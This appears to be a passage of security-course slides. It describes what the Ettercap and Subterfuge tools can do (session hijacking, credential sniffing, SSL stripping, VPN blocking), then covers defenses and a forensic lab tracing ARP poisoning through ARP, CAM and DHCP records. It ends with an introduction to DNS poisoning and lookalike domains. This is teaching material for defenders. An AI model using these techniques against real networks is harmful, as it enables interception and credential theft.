- Wonderful language for writing filters to alter information on the fly flowing through Ettercap
- The Subterfuge Framework includes several similar features (available at http://kinozoa.com)

Ettercap, today's premier session hijacking tool, has a nice curses-based interface.

The ARP poisoning techniques can be used to sniff in a switched environment.

Ettercap is flexible and can be extended. It supports inserting individual characters in a session, resulting in an ACK storm. Alternatively, it can hijack a variety of protocols, most importantly, SSH protocol version 1.

It also collects passwords for various protocols, such as Telnet, FTP, POP, rlogin, SSH protocol version 1, ICQ, SMB, MySQL, and HTTP.


It does passive OS fingerprinting, telling its user the type of system that sent the packets it sniffed. It can even reset connections, forcing users to reauthenticate.

The hijack API can be used to write your own customized filters for sniffing or for hijacking new protocols.


One of the nicest features of Ettercap is its filtering language, which can be used by an attacker to alter messages on the fly that are passing through the tool. The attacker simply defines certain patterns that should be present in the given packets for the filter to be applied, as well as what any patterns in the resulting packets should be changed to. The URL on the slide points to a webcast that describes using these filters to manipulate HTTP requests and responses.

A similar tool for Linux is the Subterfuge Framework, which also freely available at http://kinozoa.com.

Ettercap Screens



The Ettercap tool is well organized and reminiscent of Sniffit. However, Sniffit allows an attacker to only look at data. Ettercap lets an attacker take over a session.



Another outstanding MITM tool is Subterfuge. This tool incorporates many of the exact same style attacks as the Dsniff suite, but wraps it in an easy-to-use web interface. With the proper dependencies installed and configured, this tool can turn any script kiddy into a deadly attacker.

It has a very advanced credential harvester that supports standard sniffing of sensitive credentials. However, this sniffer also supports SSL Strip HTTPS -> HTTP downgrade attacks. It also has a module for hijacking sessions and HTTP manipulation, much like Ettercap.

Finally, it had a module that supports blocking VPN tunnels. This is exceptionally evil because one of the recommendations of information-security pros everywhere is to use an encrypted VPN tunnel when accessing sensitive networks via an open wireless or unsecured network. This attack is often frustrating enough for targets to forego the secure VPN and just connect without the added protection, thus falling right into the tools outstanding interception and sniffing modules.

It can be found at https://github.com/Subterfuge-Framework/Subterfuge.

Sniffing and Session Hijacking Defenses: Preparation

Session Hijacking

- Because session hijacking synthesizes sniffing plus spoofing, the defenses for those attacks are combined for session hijacking
- Hard-code ARP tables on sensitive LANs
- Activate port-level security on your switches
  - Lock down each physical port to allow only a single MAC address
  - Or lock down each physical port to allow only a *specific* MAC address
- Use Dynamic ARP Inspect with DHCP snooping
- For defense against network-based hijacking attacks, encrypt session and use strong authentication
  - Secure Shell (SSH with protocol version 2) or Virtual Private Network with encryption
  - Especially important for critical infrastructure components
    - Don't telnet to your firewall, routers, directory systems, or PKI machines
- Unfortunately, if originating host is compromised, strong authentication and encrypted paths do not help, because session is stolen at originating machine

Because session hijacking synthesizes sniffing plus spoofing as components of the attack, the defenses for those attacks are combined for session hijacking.

One area of defense that can help on sensitive networks (such as your DMZ) involves hard-coding your ARP tables. In most systems, you can set your ARP tables at system boot to have only specific IP-to-MAC address mappings. These values cannot be overwritten by gratuitous ARPs. Unfortunately, such a configuration increases management overhead, because you have to update these ARP tables in each system if and when changes occur.

Additionally, consider activating port-level security on your switches. At a minimum, that implies locking down each physical port on the switch to a allow only a single MAC address. Going further, you could lock down each physical port to allow only a *specific* MAC address. That way, no other MAC address manipulation could occur on that port. Such a configuration would also increase management complexity, so it is likely only practical on highly sensitive LANs, such as a DMZ. Also, Dynamic ARP Inspection with DHCP snooping can help prevent bogus ARP packets on a LAN.

Furthermore, if you encrypt your sessions, the attacker won't be able to hijack them, because he/she won't have the keys to encrypt or decrypt information.

Use a secure protocol to manage your security infrastructure! Don't telnet to firewalls or PKI systems. Utilize ssh (with protocol version 2) or even a VPN solution with encryption.
Overall:

- Be careful with incoming connections
- Be even more careful with management sessions to your critical infrastructure components
  - Firewalls! Don't telnet to the firewall
  - PKI! Don't telnet to the CA
- Utilize strong authentication and an encrypted path for such management
  - Secure Shell (ssh) or Virtual Private Network

Sniffing and Session Hijacking Defenses: Identification

- Users lose sessions (connection to host lost messages)
  - Although it could just be network congestion
- ARP entries that are messed up
- To check from local machine
  - On Windows, type `c:\>` **`arp -a`**
  - On UNIX, type `$` **`arp -a`** or **`$ arp -e`**, depending on your UNIX flavor
- To check across the network
  - ARPWatch, available at http://ee.lbl.gov
- To look at DNS cache on Windows client, type
  `c:\>` **`ipconfig /displaydns`**
- Error messages from SSH clients

These identification steps for session hijacking are virtually identical to the sniffing defenses.

Check for spurious ARP entries using the arp command. On Windows, you can look for strange DNS cache entries using the ipconfig command.

Also, look for unexpected warning messages from your SSH clients that indicate a host key has changed.

Sniffing and Session Hijacking Defenses: Containment, Erad, and Rec

- Containment
  - Drop spurious sessions (of course)
    - Typically by changing password and restarting the service to which the attacker connected
  - Carefully analyze destination systems when session was hijacked
- Erad, Rec
  - At a minimum, change passwords of hijacked accounts
  - Possibly rebuild systems
    - Especially if admin/root accounts are compromised

If you find evidence of session hijacking, you at least want to change the passwords of the impacted accounts.

If the compromised accounts belong to administrators, rebuild the systems from the original media and apply patches.

Course Roadmap

- **Incident Handling**
- **Applied Incident Handling**
- **Attack Trends**
- **Step 1: Reconnaissance**
- **Step 2: Scanning**
- **Step 3: Exploitation**
  - **Gaining Access**
  - Web App Attacks
  - Denial of Service
- **Step 4: Keeping Access**
- **Step 5: Covering Tracks**
- **Conclusions**

EXPLOITATION

1. BGP Hijacking
2. Multipurpose Netcat
   - Lab: Netcat's Many Uses
3. Passive and Active Sniffing
4. Session Hijacking with Ettercap
5. **Lab: ARP and MAC Analysis**
6. DNS Cache Poisoning
7. Buffer Overflows
   - Metasploit
   - Parser Problems
8. Format String Attacks
9. Lab: Metasploit Attack and Analysis
10. Password Cracking
    - Cain
    - John the Ripper
    - Lab: John the Ripper
11. Pass-the-Hash Attacks
12. Worms and Bots
13. Virtual Machine Attacks

Now, we perform a lab in which we look at ARP caches, CAM tables, and more, focusing on MAC addresses to determine potential suspects in a case scenario.

The Scenario — ARP and MAC Lab

- Around 2:30PM on a Wednesday, Alice noticed that she was receiving certificate warning messages in her browser
- Some of her HTTPS URLs were changing to HTTP
- As the incident handler, you must determine which system and potentially which person may be involved in this attack
- You have this info (located in /home/tools/504_arp_ex/ in the course VMware image)
  - Alice's ARP cache: alice_arp_table.txt
  - Router's ARP cache: router_arp_table.txt
  - Switch's CAM table: switch_cam_table.txt
  - DHCP server's log: DhcpSrvLog-Wed.log
  - Organization's Asset Inventory spreadsheet: asset_inventory.csv

Now, we conduct a lab that applies some of the concepts we've been covering in the past couple of sections. This lab is based on a scenario in which you play the part of an incident handler supporting an organization with a user named Alice.

Alice has contacted the incident-response hotline, reporting that she's seeing unusual behavior in her desktop computer's browser. In particular, starting at around 2:30PM on a Wednesday, she began receiving a large number of certificate warning messages that say that her browser cannot verify a certificate she is receiving from various websites using HTTPS. Worse yet, some of the sites that Alice expects to use HTTPS, including intranet SSL websites, are having all their URLs converted from https:// to http://.


The first responders from the incident-handling group have conducted a thorough scan of Alice's computer system, and it does not appear that there is any malware installed on her machine. They believe that some sort of network trickery is going on here. The first responders have gathered information from Alice's machine and other nearby systems, stored in files on the Course USB as described on the slide. You have some ARP caches, the switch CAM table, a DHCP server log, and the organizations' asset inventory.

Your job as the incident handler is to analyze these files to determine which machine and potentially which person in the organization is associated with an attack against Alice's computer.

Overall Approach

ARP and MAC Lab

- ***Start by looking at these evidence files in a text editor, such as gedit***
- Consider this common network architecture, with the information you have in various files printed in italics



For this lab, you analyze various files using a Linux text editor, such as gedit or whichever other editor you are comfortable using, along with the grep command. The network architecture you analyze is shown in the slide.

Alice's computer has an IP address of 10.12.1.13. You have her computer's ARP cache (output by the "arp –a" command) in the file alice_arp_table.txt.

The router acts as the default gateway for the LAN, with an IP address of 10.12.1.1. The router's ARP cache is located in the router_arp_table.txt file, which was created by running the "sh arp" command.

You also have the CAM table of the switch that makes up this LAN environment. This table maps each MAC address of recently communicating machines connected to the switch to a specific physical port, located in the file switch_cam_table.txt.

You have the DHCP server log for the environment with information about IP address leases distributed by this server during the day in which the attack occurred, a Wednesday. This file is called DhcpSrvLog-Wed.log.

Finally, you have an asset inventory, which maps specific computer systems and their MAC addresses to users in the environment, stored in the file asset_inventory.csv.

Hints — ARP and MAC Lab

- Answer the following questions:
  - Which machine may have launched the attack? _____
  - Which person is associated with this machine? _____
- You can try to answer these questions on your own or follow through the steps on the following slides; feel free to peek ahead
- Consider the relationship between Alice and the router (ARP)
- Analyze the switch's perspective on these machines (CAM)
- Analyze the switch's perspective on other *very* nearby hosts
- Note that different vendors display MAC addresses in different formats (for example, dashes instead of colons or dots and uppercase versus lowercase Hex A, B, C)
- Use grep to search for strings within a file: the "-i" flag performs a case-insensitive search, and the "-B *n*" and "-A *n*" flags give you *n* lines of context before and after any matching line, which is useful for looking for things near a given search string in a file

Your goal is to answer the following questions based on your analysis of the evidence files on the Course USB VMware Linux image:

Which machine may have launched the attack? _____
Which person is associated with this machine? _____

You can try to answer these questions on your own, or you can flip to the next slide to see a step-by-step approach to determine the answers. Don't worry if you cannot immediately answer these questions. Feel free to peek ahead for ideas about how to solve the challenge.

For some hints about how to proceed, consider the following:


You may want to look at the relationship between Alice's computer and the router, as indicated by the ARP tables from Alice's machine and the router itself.

You may want to look at the switch's perspective of the Alice's computer and the router, as indicated in its CAM table.

You may want to think about the switch's perspective of other nearby hosts, as well as the DHCP server's information about those machines.

Note that different vendors display MAC addresses in different ways. Some vendors use dashes between each byte of a MAC address, whereas others use colons. Some vendors represent higher-end hex digits in caps (ABCDEF) whereas others use lowercase (abcdef).

You can use the grep command to search a file in a case-insensitive fashion with the –i option. Also, to cause grep to display n lines before and after strings that you are searching for, you can specify "grep –B n –A n", which stands for displaying n lines Before and After your search string.



One way to approach this problem is by analyzing the evidence we have from Alice's own machine: her ARP cache. You can view this short file by simply using the cat command to display its contents on the screen of your Linux box (make sure you are in the directory where these evidence files are found: /home/tools/504_arp_ex/):

```
$ cat alice_arp_table.txt
```

Here, we can see the output that the first responders got when they ran the "arp –a" command. In particular, note that the ARP entry associated with the router's IP address (10.12.1.1) maps it to an unusual-looking MAC address of aa-aa-aa-aa-aa-aa.

Perhaps that is the MAC address of the attacker's machine! We can look up that MAC address in our asset inventory by running the following command:

```
$ grep -i aa:aa:aa:aa:aa:aa asset_inventory.csv
```

Unfortunately, that MAC address does not appear in the asset inventory. We haven't yet found the attacking machine. But, we know that some system has sent an ARP response that appeared to come from the router with a MAC address of aa-aa-aa-aa-aa-aa, very likely a spoofed MAC address.

Step 2) Analyze Router's ARP Cache... Are We There Yet?

ARP and MAC Lab

- We don't know where the attacker is... yet
- Analyze router's ARP cache

```
$ cat router_arp_table.txt
Router# sh arp
Protocol  Address     Age (min)  Hardware Addr   Type   Interface
[...]
Internet  10.12.1.11      -      000c.293e.f973  ARPA   Ethernet0/1
Internet  10.12.1.13      -      bbbb.bbbb.bbbb  ARPA   Ethernet0/1
Internet  10.12.1.14      -      000c.29b6.9cbd  ARPA   Ethernet0/1
[...]
```

- Search for Alice's MAC address (from the router) in the asset inventory `$ grep -i bb:bb:bb:bb:bb:bb asset_inventory.csv`
- **NOT FOUND! Hmmmmmmmm...**

In step 2, let's look at the router's ARP cache to see the entry it has for Alice's computer. This file is longer than Alice's ARP cache, but it still can be displayed on the screen using cat:

```
$ cat router_arp_table.txt
```

Note that the router has a mapping of Alice's IP address (10.12.1.13) to MAC address of bbbb.bbbb.bbbb (the format for MAC addresses that many Cisco routers use for their ARP caches). This is also an unusual-looking MAC address, made of all hexadecimal Bs. Perhaps it belongs to the attacker.

We can look it up in the asset inventory by running

```
$ grep -i bb:bb:bb:bb:bb:bb asset_inventory.csv
```

Again, we aren't getting any luck in the asset inventory database. But, we know that there are two unusual ARP entries in this environment, both associated with Alice and her router. One is in Alice's ARP cache, with an erroneous entry for the router. The other is in the router's ARP cache, with an erroneous entry for Alice's machine. This situation looks like a double-ARP-cache poisoning.

Step 3) Analyze Switch CAM Table... Are We There Yet?

ARP and MAC Lab

- Search switch's CAM table to determine which port those unusual MAC addresses are associated with

```
$ grep -i -A 3 -B 3 aaaa.aaaa.aaaa switch_cam_table.txt
   1    000c.295d.94b6      DYNAMIC     Fa0/13
   1    0000.0c3e.5fc2      DYNAMIC     Fa0/14
   1    000c.29ab.01f4      DYNAMIC     Fa0/15
   1    aaaa.aaaa.aaaa      DYNAMIC     Fa0/15
   1    bbbb.bbbb.bbbb      DYNAMIC     Fa0/15
   1    0003.93ef.53fe      DYNAMIC     Fa0/16
   1    000c.293e.f973      DYNAMIC     Fa0/17
```

All on same port

- Something interesting is happening on switch Port 15 (Fa0/15)
- MAC address 000c.29ab.01f4 is on that port, along with aaaa... and bbbb...
- Look for this MAC address in the asset inventory

```
$ grep -i 00:0c:29:ab:01:f4 asset_inventory.csv
ThinkPad T500,M2-AC23E,Vincent Smith,320,00:0C:29:AB:01:F4
```

Ha! Vincent Smith and/or his machine seem to be up to something nefarious!

Based on our initial analysis, we've seen that MAC addresses of all As and all Bs seem to be associated with the attack. We now need to get an idea of the physical location of the system using these MAC addresses.

The switch's CAM table maps MAC addresses to physical ports, so let's look there, starting with MAC address aaaa.aaaa.aaaa. We search using grep in a case-insensitive fashion (-i), displaying three lines before and after (-A 3 –B 3) lines with our string aaaa.aaaa.aaaa:

```
$ grep -i -A 3 -B 3 aaaa.aaaa.aaaa switch_cam_table.txt
```

Our output is interesting. Note that MAC address aaaa.aaaa.aaaa is found on physical switch port Fa0/15. In other words, a machine on that switch port sent traffic with that source MAC address, which caused the switch to load this entry in the CAM table. What's more, that same switch port has also got MAC address bbbb.bbbb.bbbb associated with it! Clearly, something unusual is happening on physical port Fa0/15 of our switch!

We can now look in our CAM table to see which other MAC addresses are on that switch port: 000c.29ab.01f4. There is no other MAC address on that port, so we can infer that the system with this MAC address may have launched the attack. Let's look it up in our asset inventory:

```
$ grep -i 00:0c:29:ab:01:f4 asset_inventory.csv
```

We've got a match! A Thinkpad machine assigned to Vincent Smith has that MAC address.

Step 4) We've Got Our Suspect, Now Let's Get More Info

ARP and MAC Lab

- Search the DHCP log for more information about MAC address 00:0c:29:ab:01:f4

```
$ grep -i 000C29AB01F4 DhcpSrvLog-Wed.log
10,07/15/09,14:31:49,Assign,10.12.1.47,VSMITH,000C29AB01F4,
12,07/15/09,14:49:58,Release,10.12.1.47,VSMITH,000C29AB01F4,
```

- As a final step, let's review when Alice received her DHCP lease

```
$ grep -i 000C295223BC DhcpSrvLog-Wed.log
10,07/15/09,14:05:45,Assign,10.12.1.13,ALICE.,000C295223BC,
```

- We see that Vincent Smith's machine received an IP address of 10.12.1.47 for a brief time, shortly *after* Alice received her lease
- So, a machine with Vincent's MAC address was on the network while Alice's machine was in use

So, we know that Vincent Smith's Thinkpad may have launched the attack. We can pull some additional corroborating information about this machine from the DHCP server log by using the following command:

```
$ grep -i 000C29AB01F4 DhcpSrvLog-Wed.log
```

Here, we see that VSMITH was assigned an IP address of 10.12.1.47 from 2:31 to 2:49PM, the approximate timeframe of the attack against Alice.

What's more, we can search the DHCP log for Alice's MAC address using this command:

```
$ grep -i 000C295223BC DhcpSrvLog-Wed.log
```

Here, we see that Alice received a DHCP lease at 2:05PM, a little while before Vincent Smith received his. That is, a machine with Vincent's MAC address joined the network (and left) while Alice's machine had a valid DHCP lease.

This information helps confirm the timing of the attack and is consistent with the evidence pointing to Vincent's machine. From a timing perspective, Alice joined the network, then Vincent's machine joined the network. The attack then occurred, and Vincent's machine left the network shortly thereafter.

ARP and MAC Lab Conclusion

- Vincent Smith is our suspect, but he may have been set up
  - He may be evil, or his machine (MAC address 00:0c:29:ab:01:f4 and IP address 10.12.1.47) may be compromised or infected
  - MAC addresses beginning with 00:0c:29 are VMware virtual machines
- Our follow-up steps likely involve contacting the Human Resources department and carefully analyzing Vincent and his machine
- In this lab, we see how to step through system and router ARP caches, switch CAM tables, and DHCP logs during investigations

In conclusion, Vincent Smith's machine may have launched the attack, and Vincent Smith is our current suspect. However, note that we don't know for sure whether Vincent himself launched the attack. It is possible that Vincent is evil. It's also possible that his machine may be infected with malware or otherwise compromised by an intruder who launched the attack against Alice. Alternatively, someone may be spoofing using Vincent's machine's MAC address. Still, we've gathered enough information to focus our follow-on investigation.

As an incident handler, follow-up steps likely involve contacting Human Resources telling it that we have reason to suspect wrongdoing by Vincent Smith or his computer. We'd want to get HR's OK to analyze Vincent and his machine in more detail.

In this lab, we see how incident handlers can perform analysis of MAC addresses in ARP caches, CAM tables, DHCP logs, and asset inventories from their environments to identify attacking machines and determine potential suspects during an investigation.

It is interesting to note the MAC address of Vincent's machine has an OUI of 00:0c:29. MAC addresses beginning with these characters are usually virtual machines.


Course Roadmap

- **Incident Handling**
- **Applied Incident Handling**
- **Attack Trends**
- **Step 1: Reconnaissance**
- **Step 2: Scanning**
- **Step 3: Exploitation**
  - **Gaining Access**
  - Web App Attacks
  - Denial of Service
- **Step 4: Keeping Access**
- **Step 5: Covering Tracks**
- **Conclusions**

EXPLOITATION

1. BGP Hijacking
2. Multipurpose Netcat
   - Lab: Netcat's Many Uses
3. Passive and Active Sniffing
4. Session Hijacking with Ettercap
5. Lab: ARP and MAC Analysis
6. **DNS Cache Poisoning**
7. Buffer Overflows
   - Metasploit
   - Parser Problems
8. Format String Attacks
9. Lab: Metasploit Attack and Analysis
10. Password Cracking
    - Cain
    - John the Ripper
    - Lab: John the Ripper
11. Pass-the-Hash Attacks
12. Worms and Bots
13. Virtual Machine Attacks

DNS cache poisoning is the next topic.



As it is most commonly used, DNS does recursive queries. When a client wants to connect to a server, it must resolve the server's name. The client's resolver checks the local files to see if it already knows the IP address. If not, the client requests the mapping of name to address (in the form of a DNS address record) from the local name server (which it locates based on information in UNIX's /etc/resolv.conf or in the Windows network control panel). The local name server receives the query. If it has the information cached from a previous lookup, it sends a response. If it doesn't have the information, it does a recursive lookup.

When doing a recursive lookup, the local name server consults with the root name server to see if it has the address record. If the root name server does not have the information, it sends back a referral to the next server down the line, the "org" server. The local name server then queries the org name server. If org has the information, it sends a reply. If not, it sends a referral to the "sans.org" name server. We step closer and closer to the final system, gathering information at each step. Finally, when a sufficiently low level and informed DNS server is found, the information is sent back to the local name server, which sends its response back to the requesting client.

Other DNS Notes

DNS Cache Poisoning

- Additional notes on DNS
  - Each DNS query has a Query ID (sometimes called a Transaction ID number)
  - A response has the same Query ID number as the associated query
  - This Query ID may be predictable based on earlier Query IDs
  - Also, to lower traffic requirements, DNS servers cache answers
- Registration attack: Make a similar-looking domain name
  - www.vvindowsupdate.com, www.nasa.com, www.m1crosoft.com, www.microsoft.com, www.paypa1.com, and more
  - Gee, that's not fun
  - Let's look at something more interesting...

